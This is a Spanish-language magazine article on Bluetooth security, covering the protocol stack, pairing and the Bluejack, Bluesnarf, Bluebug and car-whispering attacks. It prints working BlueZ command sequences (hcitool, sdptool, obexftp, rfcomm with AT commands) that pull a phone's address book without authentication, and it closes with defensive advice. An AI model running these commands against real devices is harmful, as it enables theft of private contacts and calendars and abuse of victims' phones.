



Lo que el vendedor de nuestro móvil no nos contó sobre la seguridad en Bluetooth.

CÓDIGO AZUL

¿Puede acceder cualquiera a nuestra agenda? ¿Nuestro teléfono móvil está haciendo llamadas a Rusia? Muchos usuarios no se imaginan lo fácil que resulta atacar Bluetooth.

POR MARCEL HOLTMANN Y CHRISTOPH WEGENER

Recuerda a aquel hombre amable que había en el metro con un portátil y que se apeó una parada antes que usted esta mañana? Pues ahora lo sabe todo sobre su cita de mañana con el médico, el número de teléfono de su novia y el contenido de los mensajes de los compañeros de trabajo.

De hecho, leyó todos sus mensajes y los números telefónicos de su agenda. Por error, hasta cambió la cita que usted tenía mañana con su jefe, atrasándola una hora. Llegará tarde, algo que no se puede permitir.

Aunque sea una historia ficticia, podría ser perfectamente real. La mayoría de la gente no se imagina lo fácil que resulta robar o manipular datos mediante Bluetooth sin que nadie se percate del ataque. Para entender los riesgos de la seguridad en Bluetooth debemos comprender la teoría subyacente. La

Figura 1 muestra la pila de protocolo de Bluetooth.

La Pila de Protocolo

Por encima de las capas encargadas de manejar la conexión inalámbrica y la transmisión física se encuentra la capa de manejo de enlaces (Link Manager Protocol, LMP).

El LMP se encarga de la gestión de las conexiones y proporciona mecanismos de seguridad criptográficos para la autenticación y el cifrado.

En la capa del LMP reside el algoritmo SAFER+, una cifra de 128-bit usada por Bluetooth. La interfaz para el control de anfitriones (HCI), que se encuentra encima de esta capa, separa las capas de bajo nivel de las capas de protocolo.

Para mejorar la interoperabilidad, las especificaciones de Bluetooth definen ciertos perfiles de aplicación. Además

de estos perfiles encargados de definir servicios básicos, como el perfil para el acceso genérico (GAP), el perfil para puerto serial (SPP), o el perfil para red dialup (DUN), encontraremos otros, como por ejemplo el perfil para auriculares. Los perfiles se definen aparte de la especificación genérica de Bluetooth (el núcleo).

En la Misma Longitud de Onda

Dos procesos se encargan del establecimiento de la conexión en Bluetooth: Petición y paginación. Durante la fase de petición, un dispositivo Bluetooth comprueba los dispositivos que se encuentran a su alcance. Este proceso devuelve un listado de direcciones y de tiempos de ciclo de los dispositivos detectados.

Una posterior petición de paginación permite a un dispositivo establecer una




Figura 1: Modelo por capas de Bluetooth. La interfaz de control del anfitrión separa las capas subyacentes para la conexión por radio, transmisión física de datos y cifrado de la pila del protocolo heredado de red.

conexión con otro dispositivo para comunicarse. El dispositivo que establece la comunicación pasa a ser el maestro, mientras que el otro es el esclavo.

Piconet

Se conoce como Piconet a un grupo de dispositivos Bluetooth que comparten un mismo canal (ver Figura 2).

Piconet siempre consta de un maestro y hasta siete esclavos activos. También puede haber esclavos pasivos (dispositivos estacionados). El número de esclavos está limitado por la cantidad de memoria que posee el chip Bluetooth. Los chips de hoy en día sólo soportan siete esclavos, ya sean miembros pasivos o activos de la Piconet.

Medidas de Seguridad

Al igual que otras tecnologías inalámbricas, Bluetooth permite que un usuario monitoree el tráfico de datos y se implique en las comunicaciones en curso.

A diferencia de la tecnología WAN, los dispositivos Bluetooth no se comunicarán entre sí a no ser que formen parte de la misma Piconet. Dicho de otro modo, ningún dispositivo Bluetooth sin conexión activa transmitirá datos.

Las claves para un enlace son claves combinadas de 128-bit usadas normalmente para la interconexión de dos dispositivos, donde también se almacenan. Estas claves están formadas por la dirección del dispositivo y un PIN de hasta 16 bytes. El PIN se puede introducir


Descubre lo que te espera en la Red

Zona de descarga

Servicio al lector

Artículos descargables

Calendario de eventos



manualmente, aunque también puede ser uno preconfigurado, como suele ser el caso de los auriculares. Como consecuencia de esta segunda opción surge la imposibilidad de emparejar dos dispositivos con PINs preprogramados.

Cuando dos dispositivos quieren entablar una comunicación cifrada, primero han de autenticarse y generar una clave para el enlace. Esto ocurre a la hora de unirse, requiriendo el código PIN. Una vez se ha generado una clave, ésta será la que necesite el resto de dispositivos para autenticarse.

Cifrado Opcional

El cifrado que hemos mencionado es opcional, y uno de los puntos débiles de la especificación de Bluetooth. Se emite cuando al menos uno de los dispositivos se ha identificado correctamente a otro. La técnica de cifrado es un cifrado de flujo conocido como EO.

Secuestro

A pesar de los intentos por conseguir algún tipo de seguridad, los intrusos han hallado muchos vectores de ataque en Bluetooth, algunos de ellos verdaderamente preocupantes. Por ejemplo, un atacante podría iniciar una llamada a un número de tarificación especial 900 desde el teléfono de una víctima, haciéndole llegar una factura tremenda (posiblemente beneficiándose)

Si el atacante usa servicios de datos GPRS en el teléfono secuestrado, podría obtener acceso gratuito a internet, posiblemente para la distribución de spam o software malicioso, anónimamente desde la cuenta de la víctima.

Los servicios de SMS también pueden

ser explotados llamando a servicios de pago, enviando spam en forma de SMS, o incluso lanzando ataques de denegación de servicio por SMS (SMS bombing).

Datos de Contacto

Además de estos molestos ataques, y a veces caros, los datos almacenados en nuestros teléfonos móviles o PDAs pueden convertirse en un codiciado objetivo. Citas, entradas de nuestra agenda, mensajes cortos, los cuales podrían incluso contener números para transacciones bancarias, pueden caer en manos de astutos crackers con conocimientos de Bluetooth. Echemos un vistazo a un par de exploits conocidos.

Exploits Conocidos

Tres de los métodos de ataque Bluetooth más notorios son los conocidos como Bluejack, Blue-snarf y Bluebug:

- Bluejack supone el envío de mensajes al teléfono móvil de otra persona.
- Bluesnarfing se refiere al acto de crear copias no autorizadas, tales como descargas.
- Bluebugging se refiere a la obtención del acceso a un juego completo de comandos AT en el teléfono, lo que proporcionaría al atacante la capacidad de enviar mensajes y email, e incluso la capacidad de realizar llamadas telefónicas.

Ataques a Larga Distancia

Además de estos exploits bien conocidos existe un conjunto de técnicas menos populares.

De hecho, están proliferando los ataques a larga distancia sobre Bluetooth,

ya que con el tipo de tecnología apropiado, los atacantes pueden comprometer dispositivos bluetooth en un radio de varios cientos de metros. Incluso los dispositivos estándar tienen un radio de 40 metros, lo que permite a los atacantes atacar a los vehículos que les anteceden.

Car Whispering

El Car whispering, técnica consistente en monitorizar y capturar los datos de voz intercambiados entre el teléfono móvil y los auriculares, ofrece al atacante la posibilidad de instalar su equipo en un puente sobre una autopista, por ejemplo, y registrar las señales de los vehículos que la transitan.

Este exploit se basa en que muchos teléfonos o kits para coches vienen con PINs predeterminados. En la mayoría de casos este PIN es el 000. Si un dispositivo con un PIN predeterminado es permanentemente visible, se puede emparejar con un teléfono o un kit para coche. No hace falta siquiera burlar la autenticación o el cifrado, ya que se le dieron al atacante las llaves del castillo.

Bluetooth y Linux

Todos los exploits descritos en la sección anterior son factibles para un usuario que haga uso de la pila de Linux Bluetooth. La pila, conocida como BlueZ, se introdujo con el kernel 2.4.6, y será incluida con cualquier distribución moderna junto con las herramientas necesarias.

Además es necesario instalar los paquetes bluez-utils, obexftp, y CU o Minicom. Los atacantes o los auditores que ya lo tengan instalado pueden comenzar a buscar vulnerabilidades Bluesnarf y Bluebug.

El primer paso es buscar dispositivos Bluetooth en el entorno. El comando hcitool lo hará por nosotros:

```
# hcitool scan
Scanning ...
00:0E:6D:10:1D:B6 Nokia 6310i
00:05:7A:01:A3:80 Airbus A380
00:06:6E:21:69:C2 Bluespoon AX
00:0F:DE:6C:61:04 T610
```

Ya hemos satisfecho el primer requisito para un ataque sobre cualquiera de los dispositivos detectados, pues tenemos la dirección del Bluetooth.




Figura 2: Dos o más dispositivos que comparten un canal forman lo que conocemos por Piconet. La conexión puede ser punto-a-punto (a) o punto-a-multipunto (b). Una configuración en la cual las Piconets se solapan se conoce como Scatternet (c).

```

xterm
# sdptool search --bdaddr 00:0F:DE:6C:61:04 opush
Searching for opush on 00:0F:DE:6C:61:04 ...
Service Name: OBEX Object Push
Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

# obexftp -b 00:0F:DE:6C:61:04 -B 10 -g telecom/pb.vcf
Browsing 00:0F:DE:6C:61:04 ...
Channel: 10
No custom transport
Connecting...bt: 1
done
Receiving telecom/pb.vcf.../done
Disconnecting...done

# cat pb.vcf
BEGIN:VCARD
VERSION:2.1
N:Hilton;Paris;;;
EMAIL:paris@hilton.com
END:VCARD
#

```

Figura 3: Unos pocos comandos son todo lo necesario para apropiarse de una agenda telefónica.

Para lanzar un ataque Bluebug sólo necesitamos crear un nuevo terminal RFCOMM de la siguiente forma:

```
# fcomm bind U
42 00:0E:6D:10:1D:B6 17
```

Este comando crea un TTY llamado /dev/rfcomm42 y lo engancha al canal 17 del FCOMM del teléfono con la dirección 00:0E:6D:10:1D:B6. El canal 17 soporta una conexión con el analizador del AT sin autenticación o cifrado. Desde este momento un atacante ya puede lanzar una terminal como Minicom o CU y ejecutar comandos AT.

Bajo la jurisdicción europea pueden leerse las entradas de la agenda telefónica con comandos especificados por la ETSI. Por ejemplo:

```
01 # cu -l /dev/rfcomm42
02 Connected.
03 AT+CPBS="ME"
04 OK
05 AT+CPBR=1
```

```
06 +CPBR: 1,"",,"Paris
07 Hilton"
08 OK
09 ~.
10 Disconnected.
```

Por supuesto, un atacante podría usar programas como Gnokii o Gammu para encapsular los comandos AT necesarios y lanzar el ataque con una sintaxis más simple.

obexftp es la herramienta elegida para los ataques Bluesnarf. obexftp usa el canal RFCOMM, asignado al perfil Push de OBEX, para enviar una petición al archivo *telecom/pb.vcf*. El perfil Push responde a la petición enviando la agenda completa en formato vCard.

Debido a que el perfil Push de OBEX no suele necesitar autenticación, pues tendría poco sentido a la hora de intercambiar tarjetas de visita, un atacante podría extraer los datos del teléfono, y la víctima seguiría sin percatarse de nada. El primer paso es usar *sdptool* para descubrir el canal de RFCOMM

para el perfil Push (ver Figura 3), que por ejemplo suele estar en el canal 9 en los teléfonos Nokia.

En lugar de la agenda, sería fácil obtener el calendario u otra información específica de cada dispositivo desde las rutas que definen la especificación IrMC. Algunos ejemplos son *telecom/cal.vcs* para el calendario completo, o *telecom/devinfo.txt* para la información específica del teléfono.

Comportamiento Paralelo

Para poder reconstruir estos ataques sin tener que invertir en un costoso analizador de protocolos, los usuarios de GNU/Linux pueden optar por HCI Dump, una herramienta que registra los datos de HCI.

El emparejamiento usa los métodos de autenticación cifrada de la capa del gestor del enlace (Link Manager Layer).

Estos métodos están implementados en el hardware, de modo que la pila del anfitrión no puede modificarlos. Aunque, claro está, no es necesario hacerlo; la pila del anfitrión sólo tiene que entregar el PIN al gestor del enlace y luego almacenar la clave del enlace para posteriores autenticaciones.

El ejemplo del volcado del HCI (Figura 4) muestra cómo se establece una conexión. Los dispositivos se emparejan y usan el PIN 1234. Aunque el volcado del HCI muestra el PIN, éste nunca se transmite en plano.

Tras verificar el PIN, el gestor del enlace genera la clave del enlace y envía los detalles a la pila del anfitrión.

Este método de autenticación debería tener lugar cada vez que se requiriese el acceso a la agenda o al analizador de AT, pero lo curioso es que los ataques Bluesnarf y Bluebug evitan la autenticación debido a que el teléfono no solicita el PIN o la clave de enlace en determinados canales RFCOMM.

Más que Teoría

Una investigación realizada por Adam Laurie demostró que estos ataques no sólo son teoría. En unos 14 minutos, Adam encontró 46 teléfonos vulnerables en el Parlamento londinense, y en menos de 120 minutos en hora punta, detectó 336 dispositivos activados, de los cuales 119 eran vulnerables [4].

```

# hcidump -X -V
< HCI Command: Create Connection (0x01|0x0005) plen 13
  bdaddr 00:0E:6D:10:1D:B6 ptype 0xcc18 rswitch 0x01 clkoffset 0x0000
  Packet type: DM1 DM3 DM5 DH1 DH3 DH5
> HCI Event: Command Status (0x0F) plen 4
  Create Connection (0x01|0x0005) status 0x00 ncmd 1
> HCI Event: PIN Code Request (0x16) plen 6
  bdaddr 00:0E:6D:10:1D:B6
< HCI Command: PIN Code Request Reply (0x01|0x000d) plen 23
  bdaddr 00:0E:6D:10:1D:B6 len 4 pin 1234
> HCI Event: Command Complete (0x0e) plen 10
  PIN Code Request Reply (0x01|0x000d) ncmd 1
  status 0x00 bdaddr 00:0E:6D:10:1D:B6
> HCI Event: Link Key Notification (0x18) plen 23
  bdaddr 00:0E:6D:10:1D:B6 key F189046C349889AD738CD357021025CC type 0
> HCI Event: Connect Complete (0x03) plen 11
  status 0x00 handle 42 bdaddr 00:0E:6D:10:1D:B6 type ACL encrypt 0x00
#
    
```

Figura 4: Veamos más de cerca una sesión Bluetooth. HCI Dump recolecta y guarda todos los datos.

Argumentos Poco Consistentes

Los argumentos aducidos por la industria para su propia defensa son insostenibles.

Los fabricantes mantienen que Bluetooth tiene un alcance tan pequeño que el daño tiene que ser mínimo. Pero las pruebas realizadas en Londres sugieren lo contrario. Además, podríamos afirmar que un alcance de diez metros es más de lo que un atacante necesita. También podemos afirmar con cierta seguridad que a la víctima realmente no le interesaría saber si un ataque se produjo debido a un error básico en el protocolo de Bluetooth o a un error de implementación.

Visibilidad

Desde un punto de vista técnico, suponer que un dispositivo ha de ser visible para ser vulnerable no es correcto.

Cualquier dispositivo es vulnerable siempre que su dirección Bluetooth (BD_ADDR) sea detectable, sea o no visible el dispositivo. *Redfang* es una herramienta que soporta este tipo de ataque.

Cambio de Descripción

Los hechos contradicen la creencia de que podemos proteger un dispositivo Bluetooth cambiando la descripción de su versión o modelo: Casi siempre, Blueprinting permitirá a un atacante identificar el modelo.

A veces oímos cosas como que “es más fácil robar el teléfono que obtener los datos a través de Bluetooth”. Esta observación pasa por alto el hecho de que un usuario rápidamente notaría la pérdida del teléfono, mientras que la sustracción de datos de forma inalámbrica es difícilmente detectable, reduciendo enormemente las probabilidades de capturar al atacante.

Mejorando la Seguridad

Usándolo correctamente, y teniendo en cuenta un par de precauciones, Bluetooth es igual de seguro que cualquier red IP normal.

Los siguientes y sencillos pasos mejorarán mucho la seguridad de nuestros dispositivos Bluetooth:

- Cambiar el PIN predeterminado de fábrica siempre que sea posible;
- Elegir un PIN tan largo como sea posible (cuatro dígitos puede que no sean suficientes);
- No aceptar conexiones desconocidas;
- Averiguar si nuestro adaptador Bluetooth o nuestro teléfono son atacables. Si es así, preguntar a nuestro proveedor por actualizaciones de software.

Conclusiones

Algunos dispositivos, como por ejemplo la mayoría de los auriculares, son imposibles de proteger. Esto hace que sea esencial tomar conciencia de los peligros que acechan a los usuarios de Bluetooth y ejercer más presión sobre los fabricantes de dispositivos y los grupos con especial interés en Bluetooth para que pongan remedio. ■

Tecnología Inalámbrica

Bluetooth usa la banda ISM pública de los 2.4GHz, dividiéndola en 79 canales. Las frecuencias (MHz) son por tanto, $f = (2402 + n)$, donde $n = 0$ a 78.

La transmisión de paquetes de datos modulada por GFSK (Gaussian frequency shift keying) se basa en la división bidireccional de tiempos (TDD). Para mejorar la resistencia frente a las interferencias, Bluetooth usa también FHSS (Frequency-hopping spread spectrum). El espacio de tiempo es de 625 microsegundos, lo que lleva a una alterancia máxima en la frecuencia de 1600 cambios por segundo. Los saltos son pseudoaleatorios y se repiten cada 23.3 horas aproximadamente. En modo asíncrono, los dispositivos Bluetooth tienen

un ancho de banda máximo de 723.2kbps en una dirección y de 57.6kbps en la otra, con lo que es de 433.9kbps en ambas direcciones en modo sincrónico. La especificación Bluetooth 2.0 introdujo el EDR (enhanced data rate), el cual incrementa la velocidad máxima de transmisión de datos a 3Mbps.

El alcance de los dispositivos Bluetooth depende de la fuerza de su transmisor y se especifica del siguiente modo: Los dispositivos de clase 3 con un transmisor de un máximo de un miliwatio (mW) de potencia consiguen un alcance de 10 metros; los dispositivos cuyo transmisor posee una potencia de 100mW alcanzan un radio máximo de 100 metros.

RECURSOS

- [1] Bluetooth SIG: <http://www.bluetooth.com/about/>
- [2] Pila de BlueZ Linux Bluetooth: <http://www.bluez.org/>
- [3] Weeks, Roger, Edd Dumbill y Brian Jepson. *Linux Unwired*. O'Reilly, 2004
- [4] “Response to the House of Lords Science and Technology Select Committee,” por Adam Laurie: <http://www.parliament.uk/documents/upload/st2Laurie.pdf>

EL AUTOR

Marcel Holtmann es quien mantiene la pila oficial de Linux Bluetooth, BlueZ, y uno de los integrantes de la Mesa de Seguridad de Bluetooth SIG Unplugfests.

Christoph Wegener es Doctor en Física y trabaja en el European Competence Centre for IT Security. También es consultor autónomo sobre seguridad TI y Linux.